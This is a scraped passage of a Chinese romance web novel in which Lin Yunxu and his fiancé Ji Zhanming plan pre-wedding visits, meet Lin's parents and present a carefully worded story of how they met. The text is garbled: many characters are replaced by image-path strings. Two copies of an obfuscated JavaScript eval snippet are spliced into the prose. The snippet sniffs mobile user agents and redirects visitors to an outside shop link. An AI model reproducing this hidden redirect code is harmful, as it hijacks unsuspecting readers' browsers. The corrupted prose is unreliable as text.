在此之前,他们见过一面,是为了进行财产公证以及签署各种协议。 季盏明作为一家头部科技企业的创始人,身价自然不可估量。 至于林云序,尽管他已经做到了自己领域的天花板,但毕竟行业收费标准和上限那里。 所以他主要的经济来源并不是主职。 当初职业规划他选择译企而不是走官方道路,就是因为他需要有更大的自由度。 在会议选择上有商讨余地,且拥有随时能够向其他职业方向发展的机会。 所以算上副业的投资等,仍也是一笔不菲的财富。 他不贪图别人的,也不会让他人随意算计得了自己。 之后在餐桌上,他们细化了一些问题。 其中讨论的一条是,需不需要经历正常情侣的婚前流程? 林云序还记得季盏明的回答:“我希望能先告知长辈我们想结婚了,到时候我爷爷可能会想见你,得辛苦你和我走一趟。” “如果不方便,我会找合适的理由向我爷爷说明,但先告知长辈的这个决定不会改变。” 如果说之前一直都是冷冰冰的谈判,一切当做合同里的条款,那么直到这一刻,林云序才完全正视了季盏明的需求。 真心疼爱孩子的长辈,一定会想经历与孩子另一半的相处熟识、甚至是考察,以及对他们婚前的叮嘱、赠礼等流程。 而不是被敷衍,在毫无准备的情况下得到一个“已婚”的结果。 之前聊的时候,季盏明只简单说了结婚是因为爷爷,没有提及具体细节。 林云序还以为对方只是想快点解决结婚这个问题,为了给长辈一个交代。 这一瞬间,他却对季盏明和他爷爷之间的感情有了一个新的认识。 不是敷衍,不是随便应付,是向亲人给予了所有的尊重。 先告知,得到长辈的认可和祝福后,再结婚。 这份祝福,他和季盏明或许不需要,但一定是给予者的夙愿。 他们会希望自己能拥有这样珍贵的机会,那是一种很特别的仪式感。 季盏明的态度也决定了他以后面对季爷爷的认真程度有多深。 于是,林云序给出了他的答案: “你爷爷的喜好到时候发我一份,我会好好准备。” 他同样也希望对方能先正式见过他的父母。 本来还在考虑会不会麻烦季盏明,现在倒是没有了后顾之忧。 于是他们达成共识,将应有的婚前流程给到长辈后再领证。 本就是为了长辈们舒心才有的婚姻,那不妨做得好些。 至于婚后怎样过,就是他们俩自己说了算了。 这也是季盏明今天来家里的原因。 林云序穿过前花园出了门,就看到了刚从驾驶座上下来的季盏明,对方一席正式黑西装,正朝着后备箱去拿礼物。 他同样发过一份自己父母的喜好给对方。 林云序扫了一眼,礼物避开了价格过于高昂以及涉及隐私的东西。 大多是需要用心准备的,像是俞宜凌喜欢的非遗类手工艺术品和摆件,以及林章青睐的文房雅玩与珍酒等,一切都恰到好处。 林云序清了清嗓子,蓦地有些心虚地开口道:“事情更复杂了些。” 季盏明站直身子,无声地用眼神询问他。 “就是吧……你得知道一件事,无论是林家还是俞家,对我的在乎程度都极高。” “所以?” 林云序叹了一口气:“不止是我爸妈,俞家人和林家人也得麻烦你正式见见了。” 季盏明:“……” 他下意识看向林云序身后的别墅。 林云序注意到他的目光,解释道:“今天只有我爸妈,其他长辈们倒是想见,但因为你是第一次来我家,所以我推了。” 他还不至于临时给对方出这样的难题。 “我们可以领证后再去见。” 想到那天通知家里他准备结婚的情况,林云序就一阵头疼。 他原本计划得很好—— 第一步,先送上父母喜欢的礼物。 第二步,聊天时不经意提到季盏明,说他们俩最近在接触。 最后一步,说些季盏明的好话,在他们对这人产生一些好感后再引出主题。 可等真正说的时候,分明是为了让长辈宽心的事,他却莫名有种小情侣结婚征求父母同意的感觉。 失神间,一句“爸妈,我要结婚了”就已经脱口而出。 他懵了,俞宜凌和林章也懵了。 事实证明,人不管多大年纪遇到事情无措时还是想找爸爸妈妈。 俞宜凌一通电话给外公外婆,大声:“爸——妈——” 林章一通电话打给爷爷奶奶,大声:“爸——妈——” 林云序也在叫爸爸妈妈,一时间满屋飞“爸妈”。 总之没过一会儿,几乎林家 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16949051|193042||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 和俞家最亲密的直系亲人都知道了。 林云序简单讲了讲事情的经过,颇有些无奈。 季盏明知道,以他和林云序的关系对方不会故意给他添麻烦。 没让林家和俞家其他亲人今天一齐上阵,估计已经是对方努力后的最终结果了。 林云序有些头疼,在想如果季盏明嫌麻烦的话,他该怎么和爷爷奶奶外公外婆那边交代。 季盏明开口道:“知道了,下次约定好时间后告诉我。” 见对方同意下来,林云序松了口气。 他不由得有些理亏,对方只有爷爷需要他费些心,自己这边却要复杂得多。 “以后季爷爷那边有任何需要到我的地方,我都乐意效劳。” 季盏明对这个结果并不意外:“你受家人爱护,见面是迟早的事。” 林云序神色缓和了些,轻轻“嗯”了声:“谢谢。” 说完,看着对方因刚刚整理礼物而有些偏移的领带,林云序伸出手给他正了正。 季盏明没有动,垂眸看着青年温和的眉目,任由他的动作。 最后给人调整好领带夹的位置,林云序抚平男人的衣襟,抬眸对上季盏明的视线,带上了几分笑意。 “不错嘛,没有躲,心理素质挺好的。” 一般林云序和人吃饭喜欢面对面坐,一个是能看到对方的反应,另一个是能有一定的社交距离。 但上次和季盏明吃饭时他们坐在了同一侧,同一张双人沙发上,以物理上缩短的距离来快速熟悉彼此的气息。 “我们认识没多久,也都不是迅速就能打得火热的性子,这些长辈都知道,所以没亲密到一定程度情有可原,但不能抗拒彼此的靠近,这是基本原则。” 这是那时候林云序的原话。 “好了,我们进去吧。” 林云序正要迈步朝着大门走去,突然察觉到自己的手腕被一只温热的大掌握住,他下意识就想抽出来。 原本松松圈住的手指却陡然收紧,牢牢禁锢住,再动弹不得半分。 “躲什么?” 林云序有些惊讶地回头,就看到季盏明垂头笑了下,很轻。 对方的手轻飘飘的一松,五指舒展微张,似乎是在说明自己没想干什么。 他说:“不太行,心理素质有待加强。” 林云序:“……” 他这还是第一次听到有人跟他说心理素质得加强! 这种时候,季盏明却叫他:“林先生。” “你知道这叫什么吗?只许州官放火,不许百姓点灯。” “一件事你能对别人做,却不允许他人对你做出类似的事,进去后可别躲了。” 对方身上看不出丝毫见家长的紧张,修长挺拔的身影游刃有余地后退了一步,拿上了礼物关上后备箱。 然后再次看向林云序。 林云序眼皮重重地跳了一下,随即听到了男人风轻云淡的声音: “基本原则。” 9. 第 9 章 林云序懊恼,心底无声骂了句见鬼,居然在这种地方被拿捏住了。 不知道是不是他的错觉,尽管男人依旧是冷淡疏离的模样,心情却好似还不错。 偏偏林云序理亏,是他先想逗人的,被反将一军他无话可说。 下次还来! 他会更小心的。 他深呼吸一口气,唇角扯出得体的笑:“我知道了,进去吧。” 两人进入屋子,融合现代风的宋式美学装修典雅素净,室内明亮通透,处处都透着主人家高级的审美。 俞宜凌和林章早就在家里等着了,听到门口的动静后两人齐刷刷扭头望去。 身形修长的两人并肩而立,芝兰玉树,清隽俊雅,正微偏着头低声说话。 转过玄关处后抬起头一齐朝着沙发处看来,对上了林章和俞宜凌的视线。 就在这一刻,就算俞宜凌心里有再多想法也得承认,汤立兰居然真的没坑她! 这两人站一起实在亮眼,没人能说得出不般配的话。 思绪纷飞间,她和林章已经笑着站了起来。 季盏明礼貌问候:“叔叔阿姨,初次见面,你们好,我是季盏明。” 俞宜凌看了看对方送过来的礼物,看包装能大概知道是什么种类,她抬眼看向儿子,其中是谁出谋划策很明显了。 林云序朝她轻轻眨了下眼睛。 俞宜凌不由得有些好笑,神色缓和,和林章亲手接过对方的礼物。 “过来坐吧,开车远不远啊?” “还好,挺近的。” 俞宜凌笑道:“那天一听这孩子说你们打算结婚,我和你叔叔好半天没反应过来,你们这还没认识多久吧?” 季盏明没有反驳:“对,但其实我和云序三年前就在国外见过。” 听到这话林章也不免有些惊讶:“那时候你们就有苗头了?” 林章话音落下,俞宜凌的目光就看向了季盏明。 几天前 因为林云序和季盏明都出差,第二次约见商谈婚姻细则时,和第一次商谈已经相隔二十多天。 “有个时间缓冲挺好的,要不然前脚刚相亲失败,后脚就结婚也很奇怪。” 听到林云序的话,季盏明回道:“相亲失败一个月后我们领证结婚,难道就不奇怪了?” 林云序想了想:“到时候就说,你去伦敦出差,我恰好也在那里。” 他是真的在那里,只是他们并没有见面。 “异国他乡的偶遇总会添上几分浪漫和令人遐想的色彩,我们在那里意外滋生了不一样的情愫,这个故事听上去是不是好一些?” 季盏明客观点评:“那你还不如说三年前我们在F国就见过,那时候就埋下了感情的引子。” “三年前的引子?”林云序笑了出来,“等不了三年,真有引子我早拿了。” 林章和俞宜凌了解他,如果三年前真对一个人有了好感,他就不会是坐以待毙等三年后缘分天降的人,早出手了。 季盏明抬头看了眼青年,他总是能以一派温柔似水的面孔淡淡说出极有力度的话。 偏偏对方从容自如,不以为然。 林云序继续道:“你不了解我,我爸妈还能不了解吗?你这话一出,他们就知道我们在编故事。” … 季盏明脸上带过很浅的笑意,对两人道:“不是,其实那时候还没有感觉,只是巧合遇见过一次,我捡到了他的项链。” 季盏明是很深邃的浓颜,只看面容就带有很强的攻击性。 但那些攻击性像是被刀鞘封住,带有成年人收放自如、不随意刺人的克制与内敛。 就算和结婚对象的父母说话也是不卑不亢的,不讨好也不过于拒人于千里之外,于是就糅杂成了一种让人心安的稳重与可靠。 所以尽管给人的感觉没有那么亲和,但同样是长辈们所青睐的类型。 听到季盏明说三年前没有感情苗头,俞宜凌反而眉眼缓和了些:“这样啊。” 季盏明看在眼里,不由得有些好笑。 这个家里,不仅是林云序的父母了解自己的孩子,他也同样算准了他们的反应。 林章倒是有些好奇了起来:“然后呢?” “然后,就是一个多月前相亲见面的时候了,我们都觉得挺巧的。” “只是那时我俩都有点排斥‘相亲’这种模式,所以餐桌上我们很少聊私人话题,谈的大多是工作,于是也就没有了然后。” “直到前阵子,我去伦敦出差,云序恰好也在英国。” 说到这里,季盏明偏头看向身边的人。 林云序和他坐在一张沙发上,离得很近,正单手支着下巴听他讲。 “……” 这种时候,他一副置身事外,仿佛是在听别人故事的状态是怎么回事? 对上男人的目光,林云序没忍住笑了出来。 他们没有一板一眼的对过口供,可不是第一次听吗? 林云序倒是想听听这人能编出个什么东西,他还记得前几天和对方讨论过相关话题。 俞宜凌圈里待了这么久,对是不是谎言有自己的一套评判标准。 林章这么多年的律师也不是白当的,三教九流、达官贵胄都打过不少交道,极善辨人。 何况夫妻俩相爱了这么多年,真情假意哪里看不出来? 季爷爷更是活了大半辈子。 林云序从不轻视长辈们的智慧。 “在他们面前最忌讳的就是撒谎,他们或许能够接受我们的关系浓度还没有到达一定程度,毕竟我们没有认识多久是事实,但对彼此不真诚是很致命的。” “这关乎到我父母怎样看待你这个人,你爷爷怎么看待我,所以我们自然些就好,虽然不可避免,但少撒谎为上。” “重要的是向他们展现我们在认真靠近彼此,慢慢了解,这场婚姻不是一时兴起、不是应付敷衍。” “而是两个成年人深思熟虑后郑重的决定,我想他们需要这样一个态度,也会真心认可我们,从而开心。” “况且……我们确实是在慢慢了解、诚心结婚,不对吗?” 季盏明平静坦然地看着他,回道:“对。” “很好,改变这个底层认知就很好办了。” 现在,对方手里握着一个茶杯坐在沙发上,认真又缓慢地讲述那些经过。 他几乎没有过那种吊儿郎当的模样,甚至漫不经心和随意都少有,所以从不给人轻浮之感。 克己复礼,端整正经。 林云序这个当事人听起来,都觉得好似是真的。 但仔细回想起来,哪句话是假的? 没错啊,他们是在3年前见过,对方捡到了他的项链,也没说那时候就有感情。 相亲也是,说了他们主要在谈论工作,甚至还说了他们不喜欢相亲这种模式。 林云序那阵子在伦敦也不是什么秘密,而观晸官网上还挂着季盏明和伦敦合作企业CTO交谈的照片。 这些父母知道的事实,无疑添加了他们的信服力。 可那些留白却让人产生无限遐想。 一次两次没有感觉,甚至还有对被安排相亲的排斥。 但世界这么大,还再三再四的在不同地方碰见,谁都得感叹一声缘分的奇妙。 感情也是需要到达一个临界点才会如指数化般增长的。 那些情愫的滋生如同春日的流水,自然地滚动流淌,好像也就不是什么很奇怪的事了。 林云序眼里闪过一丝笑意,这人还真的没有撒谎。 甚至最后一句说的是“直到前阵子,我去伦敦出差,云序恰好也在英国”。 对,他们都在英国,戛然而止的留白掩盖了他们并没有见面的事实。 林云序顺势接过话头:“总之后面就有接触了,觉得可以试试。” 俞宜凌问道:“那怎么现在就想结婚?不觉得早了吗?” 林云序没有扯那些悬浮的东西,切实客观道: “我和盏明的工作都挺忙的,说实话,其实没 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16949052|193042||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 有很多时间慢慢谈恋爱,既然目前有感情,相处下来性子也很合适,人生目标和方向也趋于同一个方向,就觉得没必要浪费时间了。” “我们仔细考虑清楚了,就不想在这件事上过于拖沓纠结。” 俞宜凌和林章对视了一眼,确实很符合他们对林云序的了解,也符合他们对面前男人的认知。 俞宜凌笑道:“我知道,你们都不是草率的人,既然已经做下了决定,我们会尊重。” 说完,她转而看向季盏明:“你的家人呢?” 季盏明明白,这是在问他那一方的态度。 他认真道:“我先来见您和叔叔,但我早已告知家人,在相亲前爷爷就很喜欢云序,父母也正从国外赶回来,期待能有机会正式见他。” 这是表明先得到俞宜凌和林章的首肯和认可,再进行下一步的意思。 客观上优越的条件和主观上谦逊的姿态都摆在面前了,他们确实很难再有什么意见了。 接下来的谈话氛围轻松了很多,见季盏明处理得游刃有余,林云序也就不再一直坐在他身边。 他去到后花园打理月季,这是很娇气的一种花,极易染上各种病,定期处理很重要。 蓦地,手机铃声响起,看着屏幕上显示的“俞璟风”三个字,他点了接通。 “干嘛?” 俞璟风拖长着语气反问:“你干嘛呢?今天见家长,这不是好奇嘛,你又不许我们去凑热闹,就只能打电话问问了。” 林云序头疼,俞璟风是俞静芸的亲弟弟,也是他的表哥。 要是他同意了他过来凑热闹,林家那边的也得闹起来,说他偏心。 处理完月季,林云序蹲下来给杜鹃松了松土,让它们透透气。 “盏明在客厅和我爸妈聊天,我出来透透气,在浇花。” “哟哟哟哟,盏明~” “……”林云序深呼吸了一口气,温柔威胁道,“你再发神经,我就挂了。” 俞璟风闷笑了几声,然后才收敛了些:“想好了?” 林云序一顿,然后轻轻应了声:“我什么时候莽撞行事过?” “也是,姑姑和姑父那边呢,怎么说?” “虽然还没有彰显明确的态度,但我看得出来,他们挺满意季盏明的。” “那就好,能过姑姑和姑父的眼,说明很优秀。对了,我姐不是认识季盏明吗?知道你们要结婚后,她还跟我们说他可帅了。” 说到这里,俞璟风好奇道:“你也相过好几次亲,这人最吸引你的是哪点?你不会肤浅的说是脸吧?” 林云序强调:“他当然有很多优点,但要是看脸也不丢人,脸很重要的。” “我长成这幅模样,凭什么不能选择我觉得最好看的?” 林云序从小就和林家与俞家的兄弟姐妹们关系亲近,对他而言,他们不仅是亲人也是朋友。 因为对外界的警惕心强,于是可以付出信任、真心玩在一起的也是这些家人。 在幼时最艰难的那段日子里,他们和父母给予了他无条件的偏爱和守护,直至现在。 于是在最亲近的人面前,林云序向来不吝于展现真实的自我和想法。 “而且你想啊,一整天辛辛苦苦工作结束后回到家,必须有一个人在你身上蛄蛹,丑的、帅的,你选哪一个?还用犹豫吗?” 俞璟风:“……搞不懂你们男同,我是直男,不会有人在我身上蛄蛹,而且你也太不争气了,凭什么你被蛄蛹?” 林云序慢条斯理又一本正经地反驳,“错,问题不在于是否是直男,在你是单身,谢谢。” 俞璟风:“……” 说完,林云序就听到电话那边俞璟风遥远的声音呼喊:“爸!妈!你们的宝贝大外甥骂我!” 林云序没忍住垂头笑了下,他放下小铲子,起身准备往水壶里灌点水。 刚一转身,就看到了站在门边的季盏明和林章。 林云序:“……” 空气瞬间安静了下来,死一般寂静。 10. 第 10 章 一时间,只有电话那边的俞璟风在大声呼喊:“喂?喂?喂!还在吗?” 可能不在了…… 林章一副欲言又止、欲说还休的神色,林云序看明白了。 三分不知道从哪里吐槽比较好、三分恨恨他不争气是下面的、还有四分悔恨替他拦人遮掩失败。 但观晸集团大名鼎鼎的季总好涵养,单手插兜面不改色地开口:“饿了吗?阿姨让我来叫你吃饭。” 林云序的脑壳好痛,在最熟悉的环境里,是他大意了。 他刚刚口出了什么狂言来着? “……” 林云序脑子里飞过无数个“完蛋”,匆匆回复俞璟风:“有事,挂了。” 将电话挂了后,他清了清嗓子,“哦”了一声。 然后波澜不惊——起码表面上是这样,放下浇水壶朝着两人走去。 他这人最擅长的就是心绪从不摆在面上,不管发生了什么事,都能做出一副风轻云淡、斯文从容的模样。 这种时候,最好什么都不要说。 不要辩解,不要故作洒脱地提起,更不要用自以为所谓的高情商方式来试图圆补,一般越补越尴尬。 敌不动,我不动,不能自乱阵脚。 林章明显熟悉他这一套处世流程,顺着转移话题道:“你今天都没有吃多少,也是该饿了。” 林云序朝着季盏明弯了弯眉眼,一边不动声色地观察他的神情。 “你撞大运了,今天我妈难得亲自下厨,做了一道她的拿手菜,等下好好尝尝。” 季盏明神色平和:“我的荣幸。” “知道就好。”林云序的声音带着笑意。 正准备进入到室内的时候,手腕被人轻轻拉了下。 林云序心里咯噔了一下,扭头看向身边的人。 好在对方刚来时在家门口的行为给他留下了深刻的印象,以致现在他仍牢记着不要躲避对方的肢体接触。 但突然碰一下,还是挺意外的。 男人什么都没有说,只是拿出手帕将他手指上蹭到的泥土擦拭干净。 